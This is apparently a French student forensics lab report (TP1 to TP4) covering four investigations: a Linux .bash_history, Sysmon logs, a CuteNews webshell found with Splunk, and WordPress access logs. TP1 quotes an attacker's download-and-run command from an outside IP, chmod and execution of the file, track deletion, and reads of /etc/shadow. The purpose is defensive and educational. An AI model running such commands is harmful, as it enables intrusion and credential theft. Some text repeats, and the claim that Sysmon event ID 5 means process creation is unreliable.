





Quel fichier va donner les journaux utiles à l'investigation ?

- **Réponse** : Le fichier **.bash_history** est le journal des dernières commandes saisies par l'utilisateur dans le terminal. Il est donc essentiel pour comprendre les actions de l'attaquant.
- **Commande utilisée** :

cat .bash_history





Qu’a potentiellement fait l’attaquant ?

- **Réponse** : L'attaquant a effectué plusieurs actions malveillantes, notamment :

Détermination de son identité sur le serveur via whoami.

Téléchargement et exécution d'un fichier malveillant (ttserve) depuis une adresse IP externe.

Modification des droits d'exécution du fichier téléchargé (chmod 755).

Suppression des traces du fichier malveillant (rm -rf).

Consultation des fichiers sensibles (/etc/passwd, /etc/shadow).

Modification du fichier .bashrc pour exfiltrer le fichier /etc/shadow à chaque connexion de l'utilisateur.

Détail des commandes suspectes :

- **whoami** : Affiche le nom de l'utilisateur actuel.


```
administrateur@rt-mv:~/Téléchargements/TP1/dir$ whoami
administrateur
administrateur@rt-mv:~/Téléchargements/TP1/dir$
```

- **killall -9 ttserve** : Tue tous les processus nommés "ttserve" de manière forcée.

```
administrateur@rt-mv:~/Téléchargements/TP1/dir$ killall -9 ttserve
ttserve: aucun processus trouvé
administrateur@rt-mv:~/Téléchargements/TP1/dir$
```

- **lynx -source** http://216.242.103.2:8882/foo **> /tmp/ttserve** : Télécharge un fichier depuis l'URL et le sauvegarde dans /tmp/ttserve.

- **chmod 755 /tmp/ttserve** : Change les permissions du fichier pour le rendre exécutable pour l'utilisateur, groupe et autres.
- **cd /tmp** : Change de répertoire et se place dans /tmp.
- **./ttserve** : Exécute le fichier ttserve dans le répertoire courant.
- **rm -rf /tmp/ttserve ./ttserve** : Supprime le fichier ttserve du répertoire /tmp et du répertoire courant.
- **netstat -plant** : Affiche les connexions réseau et les processus associés.
- **ps kill -9 12432** : Tue le processus avec l'ID 12432 de manière forcée.
- **clear** : Nettoie l'écran du terminal.
- **ls** : Liste les fichiers et répertoires dans le répertoire courant.
- **vim ~/.bashrc** : Ouvre le fichier .bashrc dans l'éditeur vim pour modification.
- **vim /etc/hosts** : Ouvre le fichier /etc/hosts dans l'éditeur vim.
- **cat /etc/passwd** : Affiche le contenu du fichier /etc/passwd qui contient des informations sur les utilisateurs.
- **cat /etc/shadow** : Affiche le contenu du fichier /etc/shadow qui contient les mots de passe chiffrés des utilisateurs.
- **ifconfig** : Affiche les informations de configuration réseau des interfaces du système.
- **nmap -sL -n 192.168.2.1/32 | grep 'Nmap scan report for' | cut -f 5 -d ' '** : Scanne une plage d'adresses IP pour les hôtes actifs et extrait les résultats des rapports Nmap.



```
administrateur@rt-mv:~/Téléchargements/TP1/dir$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
```

Éléments supplémentaires pour pousser la recherche et la compréhension

Analyse approfondie du fichier .bashrc

- **Objectif** : Comprendre comment l'attaquant a modifié le fichier .bashrc pour exfiltrer des données.
- **Approche** :

  Examiner le contenu du fichier .bashrc pour identifier les modifications malveillantes.

  Vérifier si d'autres fichiers de configuration ont été modifiés (par exemple, /etc/profile, /etc/bash.bashrc).

Analyse du fichier /etc/shadow

- **Objectif** : Comprendre pourquoi l'attaquant a ciblé ce fichier.
- **Approche** :

Le fichier /etc/shadow contient les mots de passe chiffrés des utilisateurs. L'attaquant a probablement tenté de les exfiltrer pour les cracker ultérieurement.

Vérifier si d'autres fichiers sensibles ont été consultés ou modifiés (par exemple, /etc/passwd, /etc/hosts).

Résultat attendu :

- Identifier la ligne ajoutée par l'attaquant pour exfiltrer le fichier /etc/shadow

Analyse du fichier /etc/shadow

- **Objectif** : Comprendre pourquoi l'attaquant a ciblé ce fichier.
- **Approche** :

Le fichier /etc/shadow contient les mots de passe chiffrés des utilisateurs. L'attaquant a probablement tenté de les exfiltrer pour les cracker ultérieurement.

Vérifier si d'autres fichiers sensibles ont été consultés ou modifiés (par exemple, /etc/passwd, /etc/hosts).

TP2

Que s’est-il passé ?

- **Réponse** : Une machine du réseau a été infectée par un fichier exécutable malveillant téléchargé depuis le domaine footarepu.top. L'infection a été détectée grâce aux logs Sysmon.
- **Détail** :

Le fichier malveillant a été téléchargé et exécuté sur la machine.

Sysmon a enregistré l'événement avec l'ID 5 (Process Create), qui indique la création d'un nouveau processus.

Quel domaine doit être logiquement bloqué sur le pare-feu de l’entreprise ?

- **Réponse** : Le domaine **footarepu.top** doit être bloqué pour empêcher le téléchargement de fichiers malveillants.
- **Justification** : Ce domaine a été utilisé pour télécharger le fichier exécutable malveillant.

Transformation des logs dans un format exploitable par Splunk

- **Réponse** : Les logs Sysmon ont été transformés en un format CSV exploitable par Splunk en utilisant l'outil log2timeline.
- **Commande utilisée** :

log2timeline -f evtx 'sysmon.evtx' > sysmon.csv


Éléments supplémentaires pour pousser la recherche et la compréhension

Analyse approfondie des événements Sysmon

- **Objectif** : Comprendre les actions spécifiques de l'attaquant en analysant les événements Sysmon.
- **Approche** :

  Identifier les événements Sysmon pertinents (par exemple, création de processus, connexions réseau, modifications de fichiers).

Rechercher des événements suspects, tels que des processus inconnus ou des connexions à des domaines malveillants.



Analyse des connexions réseau

- **Objectif** : Identifier les connexions réseau suspectes établies par l'attaquant.
- **Approche** :

  Rechercher les événements Sysmon liés aux connexions réseau (par exemple, EventID 3 - Network Connection).

  Vérifier si des connexions ont été établies vers des domaines ou des adresses IP malveillants.

TP3


Ce TP met en lumière une analyse d'incident de sécurité sur un site web compromis en utilisant Splunk comme outil d'investigation. Le site en question, www.topshop.com, a été victime d'une attaque par force brute suivie de l'exploitation d'une vulnérabilité permettant l'upload de fichiers arbitraires. Voici un résumé des principaux points de l'analyse :


1. **Détection de comportements suspects :**
   a. L'analyse des logs montre que la page admin.php a été massivement sollicitée par une seule adresse IP (123.148.98.74, située en Chine).
   b. La méthode HTTP utilisée est majoritairement POST, ce qui indique une tentative de force brute pour accéder à l'interface d'administration.
2. **Confirmation de l'attaque :**
   a. Les logs montrent que l'attaquant a pu naviguer dans l'interface d'administration après un pic d'activité POST, suggérant que le brute force a réussi.


    b. L’utilisateur ciblé, probablement "megane.nopold", avait un mot de passe faible.
3. **Exploitation post-authentification :**
    a. Une vulnérabilité d’upload de fichiers arbitraires a permis à l’attaquant de déposer un fichier malveillant (un webshell nommé avatar_megane.nopold_b374k-2.8.php).
    b. Ce webshell donne potentiellement un contrôle partiel sur le site et peut être utilisé pour exécuter d’autres actions malveillantes.
4. **Conséquences :**
    a. Le contenu du site a été modifié, et l’attaquant a pu effectuer des actions en fonction des droits associés au serveur web.

Ce cas met en évidence l'importance de sécuriser les interfaces d'administration (mots de passe forts, limitation des tentatives de connexion) et de corriger rapidement les vulnérabilités connues des CMS comme CuteNews.

TP4


elastic
Search Elastic
D
Integrations
Upload file
More ways to add data
In addition to adding integrations, you can try our sample data or upload your own data.
Sample data
Upload file
TP4-LOG.log
File contents
First 999 lines
1 10.20.30.2 - - [02/Feb/2018:08:45:01 +0100] "GET /wp-login.php HTTP/1.1" 200 1674 "http://10.20.20.2/index.php/2018/01/25/encore-une-nouvelle-acquisition/" "Mozilla /5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
2 10.20.30.2 - - [02/Feb/2018:08:45:02 +0100] "GET /wp-admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1" 304 180 "http://10.20.20.2/wp-admin/load-styles.php?c =0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.1" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
3 10.20.20.2 - - [02/Feb/2018:08:45:02 +0100] "POST /wp-cron.php?doing_wp_cron=1517557502.2426400184631347656250 HTTP/1.1" 200 305 "-" "WordPress/4.9.1; http://10.20 .20.2"
4 10.20.30.2 - - [02/Feb/2018:08:45:05 +0100] "POST /wp-login.php HTTP/1.1" 302 1112 "http://10.20.20.2/wp-login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
5 10.20.30.2 - - [02/Feb/2018:08:45:05 +0100] "GET /wp-admin/ HTTP/1.1" 200 13196 "http://10.20.20.2/wp-login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
6 10.20.30.2 - - [02/Feb/2018:08:45:05 +0100] "GET /wp-content/plugins/wp-mobile-detector/admin/css/style.css?ver=4.9.1 HTTP/1.1" 200 1018 "http://10.20.20.2/wp-admin /" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
7 10.20.30.2 - - [02/Feb/2018:08:45:05 +0100] "GET /wp-content/plugins/wp-mobile-detector/admin/css/jpicker-1.1.5.min.css?ver=4.9.1 HTTP/1.1" 200 1293 "http://10.20.20 .2/wp-admin/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0"
8 10.20.30.2 - - [02/Feb/2018:08:45:05 +0100] "GET /wp-includes/js/thickbox/thickbox.css?ver=4.9.1 HTTP/1.1" 200 1268 "http://10.20.20.2/wp-admin/" "Mozilla/5.0
Summary
Number of lines analyzed 999
Format semi_structured_text
Grok pattern %{COMBINEDAPACHELOG}
Time field timestamp
Time format dd/MMM/yyyy:HH:mm:ss XX
Override settings
Analysis explanation
File stats
All fields 12 of 12 total
Number fields 3 of 3 total
Field name 12
Field type 5
Type
Name
Documents (%)
Distinct values
Distributions
Import
Cancel





Trouver les IPs les plus actives (possibles attaquants) :

```
administrateur@rt-mv:~/Téléchargements$ awk '{print $1}' TP4-LOG.log | sort | un
iq -c | sort -nr | head -10
   2066 210.152.24.60
    359 10.20.30.2
    353 10.20.30.1
     58 ::1
     56 10.20.30.3
     24 10.20.20.2
      1 start
administrateur@rt-mv:~/Téléchargements$
```

Trouver les pages les plus demandées

```
administrateur@rt-mv:~/Téléchargements$ awk '{print $7}' TP4-LOG.log | sort | un
iq -c | sort -nr | head -10
    263 /wp-admin/admin-ajax.php
     58 *
     41 /
     32 /wp-login.php
     19 /wp-content/uploads/2018/01/drone-camera-phantom-4-uhd.png
     18 /wp-content/uploads/2018/01/drone-4k-video-de-qualite.jpg
     18 /wp-content/uploads/2018/01/DaVinci_Matte_Hand_01_600x.jpg
     17 /wp-admin/edit.php
     12 /wp-admin/
     11 /favicon.ico
administrateur@rt-mv:~/Téléchargements$
```

Chercher les requêtes ayant échoué (codes 4xx ou 5xx)

```
administrateur@rt-mv:~/Téléchargements$ awk '$9 ~ /^[45]/ {print $9, $7}' TP4-LO
G.log | sort | uniq -c | sort -nr | head -10
     11 404 /favicon.ico
      2 500 /wp-includes/rss-functions.php
      2 500 /wp-content/themes/twentyseventeen/
      2 500 /wp-admin/async-upload.php
      2 405 /xmlrpc.php
      2 404 /wp-includes/js/tinymce/tiny_mce.js
      2 404 /wp-content/themes/twentyseventeen/readme.txt
      2 404 /wp-content/themes/twentyseventeen/error_log
      2 404 /wp-content/themes/twentyseventeen/changelog.txt
      2 404 /wp-content/mu-plugins/
administrateur@rt-mv:~/Téléchargements$
```

grep "/admin.php" TP4-LOG.log

```
administrateur@rt-mv:~/Téléchargements$ awk '$6 ~ /POST/ {print $1, $7, $9}' TP4
-LOG.log | sort | uniq -c | sort -nr | head -10
    132 10.20.30.1 /wp-admin/admin-ajax.php 200
    129 10.20.30.2 /wp-admin/admin-ajax.php 200
     11 210.152.24.60 /wp-login.php 200
      6 10.20.30.1 /wp-admin/post.php 302
      5 10.20.30.1 /wp-login.php 302
      4 10.20.30.2 /wp-login.php 302
      3 10.20.30.1 /wp-admin/async-upload.php 200
      2 10.20.30.3 /wp-admin/admin-ajax.php 200
      2 10.20.30.2 /wp-admin/async-upload.php 500
      2 10.20.30.1 /wp-admin/user-new.php 302
administrateur@rt-mv:~/Téléchargements$
```

Identifier une activité anormale d'un User-Agent suspect :

```
administrateur@rt-mv:~/Téléchargements$ awk -F\" '{print $6}' TP4-LOG.log | sort
 | uniq -c | sort -nr | head -10
   2030 WPScan v2.9.1 (http://wpscan.org)
    768 Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox
/57.0
     58 Apache/2.4.25 (Debian) (internal dummy connection)
     33 Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
     24 WordPress/4.9.1; http://10.20.20.2
      3 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
      1
administrateur@rt-mv:~/Téléchargements$
```

Résumé de l'incident :

1. **IP suspecte :**
    a. L'IP **210.152.24.60** a effectué **2066 requêtes**, ce qui est une activité anormalement élevée par rapport aux autres IP. Cela suggère qu'il s'agit peut-être d'un attaquant ou d'un bot.

2. **Cible des requêtes :**
    a. La page la plus ciblée est **/wp-admin/admin-ajax.php** (263 requêtes), souvent utilisée dans les attaques contre des sites WordPress.
    b. D'autres pages sensibles ont été ciblées :
        i. **/wp-login.php** (32 requêtes) : Page de connexion WordPress, probablement pour un bruteforce ou une tentative d'accès non autorisé.
        ii. **/wp-content/uploads** : Les ressources (images, fichiers) ont été accédées, mais il semble que ce soit un comportement normal.
        iii. **/xmlrpc.php** : 2 requêtes renvoyant une erreur **405**. Ce fichier est souvent utilisé dans des attaques par force brute distribuée sur WordPress.

